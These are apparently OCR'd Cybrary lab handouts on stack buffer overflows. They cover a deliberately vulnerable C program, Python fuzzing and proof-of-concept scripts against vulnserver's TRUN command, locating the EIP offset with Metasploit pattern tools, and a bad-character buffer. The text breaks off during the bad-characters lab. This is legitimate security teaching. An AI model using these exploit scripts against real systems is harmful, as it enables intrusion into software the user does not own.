
Offensive Penetration Testing Module 6.1 – BO – Basic Concepts

Description: In this lab, the students will learn the concepts behind Buffer Overflow attacks as well as the techniques to implement the Buffer overflow attack.

Requirements: You will need a Text Editor (gedit/nano/vi) and C code Compiler (gcc).

Step 1: Create a simple C program that has a buffer overflow vulnerability.

Example: creating cpro.c




```
GNU nano 3.2                                                    cpro.c

#include <stdio.h>

int main(int argc, char *argv[]){
char buf[32];
if (argc < 2){
printf("Input error. You have to enter 1 or more values\r\n");
return(1);}
strcpy(buf,argv[1]);
return(0);}
```

Step 2: Compile the C program using the command: gcc cpro.c -o cpro

Step 3: Run the output file cpro using the command: ./cpro <input>

Example: Giving input of more than 32 bytes will crash the program.



```
root@kali:~/Desktop/Files# ./cpro 1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
Segmentation fault
root@kali:~/Desktop/Files# 
```

Step 4: You can see from the program and its output that the variable char buf[32] can only take 32 bytes and giving more than that crashes the program demonstrating Buffer overflow attack.

Step 5: Go to the Next Lab - Module 6.2

Lab Questions:

Question 1: What is the difference between EBP and ESP?

Question 2: Where does the EIP points to?

CYBRARY

Offensive Penetration Testing Module 6.2 – Immunity Debugger - Fuzzing

Description: In this lab, the students will learn the concepts behind Buffer Overflow attacks as well as the techniques to implement the Buffer overflow attack.


Requirements: You will need the following to complete this lab:

1. Access to OSCP Lab
2. Kali Linux VM as an attacker machine
    a. Metasploit framework
    b. Python
    c. Python Script to pass fuzzy inputs to vulnserver.exe
    d. An Editor such as nano/Vim to modify the Python Script (Also called exploit)
3. Windows 10 VM as a victim machine
    a. Vulserver.exe - A vulnerable application with *TRUN* vulnerability (https://github.com/stephenbradshaw/vulnserver)
    b. Immunity Debugger - For analyzing memory allocations and stack analysis (https://www.immunityinc.com/products/debugger/index.html)
    c. mona.py - Plugin for Immunity debugger for boosted analysis (https://github.com/corelan/mona)

Step 1: In Windows 10 machine, Run the vulnserver.exe file along with a port number in the cmd as: vulnserver.exe <portno>. Example – vulnserver.exe 4444

Step 2: You can check whether the server is listening on the specified port or not by executing netstat command.

Example – netstat -anob | find “4444”




```
C:\Windows\system32>netstat -anob | find "4444"
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
 4544
```

Step 3: Run the Immunity Debugger and look at the EIP, EBP and ESP flag values.

Step 4: In the Kali machine, create a python script that will perform fuzzing by passing the fuzzy inputs to vulnserver.exe and exploit the Buffer Overflow vulnerability.

Example: creating fuzz.py (passing ‘A’ as fuzzy input)




```
#!/usr/bin/python

import socket
import os
import sys
import time

host="10.211.55.7"
port=4444

buffer=["A"]
counter=100
while len(buffer) <= 30:
                buffer.append("A"*counter)
                counter=counter+200

for string in buffer:
        print "fuzzing TRUN with %s bytes" % len(string)
        expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        expl.connect((host, port))
        expl.send("TRUN /.:/" + string)
        expl.close()
        time.sleep(1)
```

Step 5: In the Kali machine, Run the python script using the command: python fuzz.py

Step 6: You can see the values of flags (EBP, EIP, ESP) in the Immunity Debugger when the program is Paused that is running in Windows 10 machine. ESP will show bunch of **A**s, EIP and EBP will show bunch of **41**s (ASCII value of A)


Step 7: You can see in the Kali terminal that the fuzz.py stopped at 5900 bytes.



```
fuzzing TRUN with 4500 bytes
fuzzing TRUN with 4700 bytes
fuzzing TRUN with 4900 bytes
fuzzing TRUN with 5100 bytes
fuzzing TRUN with 5300 bytes
fuzzing TRUN with 5500 bytes
fuzzing TRUN with 5700 bytes
fuzzing TRUN with 5900 bytes
root@kali:~/Desktop/Files#
```

Step 8: Now you modify the initial program and create a new Python script that will pass the character A 5900 times as you know the program stopped at 5900 bytes.

Example: creating pocbo.py



```
#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

buffer = "TRUN /.:/" + "A" * 5900

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Step 9: In the Windows 10 machine, Run Immunity Debugger as administrator. You must run this every time the server crashes.

Step 10: In the Kali machine, Run the python script using the command: python pocbo.py

Step 11: The program crashes and you can see bunch of **41**s and **A**s in the Hex Dump section of Immunity Debugger.

Step 12: Now you need to know how you can control EIP, EBP and ESP.

Step 13: Go to the Next Lab – Module 6.3

Lab Questions:

Question 1: What is fuzzing?

Question 2: What is mona.py?

Offensive Penetration Testing Module 6.3 - Controlling EBP, ESP and EIP

Description: Understand concepts behind buffer overflow attack and fuzzing using Python Script (Exploit) to apply techniques of buffer overflow attack for controlling EBP, ESP and EIP

Requirements:

1. Access to the OSCP Lab


2. Kali Linux as attacker machine
    a. Metasploit framework
    b. Python
    c. Python Script to pass fuzzy inputs to vulnserver.exe
    d. An Editor such as nano/Vim to modify the Python Script (Also called exploit)

3. Windows XP as Victim Machine
    a. Vulserver.exe - A vulnerable application with *TRUN* vulnerability
    https://github.com/stephenbradshaw/vulnserver
    b. Immunity Debugger - For analyzing memory allocations and stack analysis
    https://www.immunityinc.com/products/debugger/index.html
    c. mona.py - Plugin for Immunity debugger for boosted analysis
    https://github.com/corelan/mona

Note: - please complete Lesson 6.2 - Immunity Debugger - Fuzzing

Step 1: In Windows, find the exact location of the EIP - It could be near EBP or ESP. Trick part is to locate EIP - Refer Lesson 6.2 and look how EIP was overwritten by character **"A"**using a fuzzy input, which crashes the vulnserver.exe


Step 2: In Kali, Create a unique string of 5900 characters using a ruby script called pattern_create.rb from the metasploit framework



```
oot@kali:~/Desktop/Files# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
r  @kali:~/Desktop/Files# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5900
```


Step 3: In Kali, copy the output string from Terminal

Step 4: In Kali, open the exploit script pocbo.py and paste the copied output from step 3 and save it.




```
  GNU nano 3.2                          pocbo.py                          Modified

#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

char = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1$
buffer = "TRUN /.:/" + char

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Step 5: In Windows, Restart vulnserver.exe and attach Immunity debugger to running vulnserver.exe




```
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.211.55.8:55318
Waiting for client connections...

C:\Users\alejandroguinea\Desktop\vulnserver>vulnserver.exe 4444
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```




Step 6: In Kali, execute the modified exploit script pocbo.py. This will crash the vulnserver.exe running in Windows.

Step 7: In Windows, Check the Immunity Debugger for EIP. Copy the characters overwriting the EIP



```
Registers (FPU)
EAX 00F3F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00035410
EDX 00000A26
EBX 0000011C
ESP 00F3F9C8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 294000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
```


Step 8: In Kali, find the pattern_offset script of metasploit framework using the below command



```
root@kali:~/Desktop/Files# locate pattern_offset
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~/Desktop/Files# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
```

Step 9: In Kali, run pattern_offset using the copied characters opposite to EIP in Immunity debugger (Step 8) and find the offset

Step 10: In Kali, modify the exploit script using the offset obtained from Step 9 by doing the shown calculation and save it.



```
  GNU nano 3.2                          pocbo.py                          Modified

#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

#char = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A$
buffer = "TRUN /.:/" + 'A' * 2003 + 'B' * 4 + 'C' * (5900-2003-4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text    ^J Justify    ^C Cur Pos     M-U Undo   M-A Mark Text
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text  ^T To Spell   ^_ Go To Line  M-E Redo   M-6 Copy Text
```

Step 11: In Windows, Restart vulnserver.exe and attach Immunity debugger to running vulnserver exe (As it was done in Step 5)

Step 12: In Kali, execute the modified exploit script called pocbo.py. This will crash vulnserver.exe running in Windows.

Step 13: We know the location of **4 B's** according to step 10 and now we control the execution flow of vulnerable server, Next step is to execute the shell code

Step 14: Go to the Next Lab - Lesson 6.3

Lab Questions - Lesson 6.3 Controlling EBP, ESP and EIP

Question 1: What is pattern_create.rb ?

Ruby script to create a combination of unique strings of given length. This string that can be used in our exploit script called pocbo.py to note down the location of EIP

Question 2: What is pattern_offset.rb ?

Ruby script that helps in finding the length of string that we need to send to overwrite the location of EIP

Offensive ~~Penetration Testing Module 6.4 -~~ Bad Chars

Description:


Understand concepts behind buffer overflow attack and understand characters that can stop the execution flow of a Payload. Find out_which set of characters can affect the execution of the payload.

Requirements:

1. Access to the OSCP Lab
2. Kali Linux as attacker machine
    a. Metasploit framework
    b. Python
    c. Python Script to pass fuzzy inputs to vulnserver.exe
    d. An Editor such as nano/Vim to modify the Python Script (Also called exploit)
3. Windows XP as Victim Machine
    a. Vulserver.exe - A vulnerable application with *TRUN* vulnerability
       https://github.com/stephenbradshaw/vulnserver
    b. Immunity Debugger - For analyzing memory allocations and stack analysis
       https://www.immunityinc.com/products/debugger/index.html
    c. mona.py - Plugin for Immunity debugger for boosted analysis
       https://github.com/corelan/mona
    d. Bad characters list - to be used along with Immunity Debugger and mona.py
       https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/


4. Complete Lesson 6.3 - Controlling ESP-EBP-EIP

Step 1: In Kali, copy the list of bad characters from the url given under the prerequisites and modify the exploit script pocbo.py by pasting the collected bad characters.




```
GNU nano 3.2                          pocbo.py                          Modified

#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

#char = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae$
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\$
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN /.:/" + 'A' * 2003 + 'B' * 4 + badchars

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text
```

Step 2: In Windows, restart vulnserver.exe and attach Immunity debugger to the running vulnserver.exe

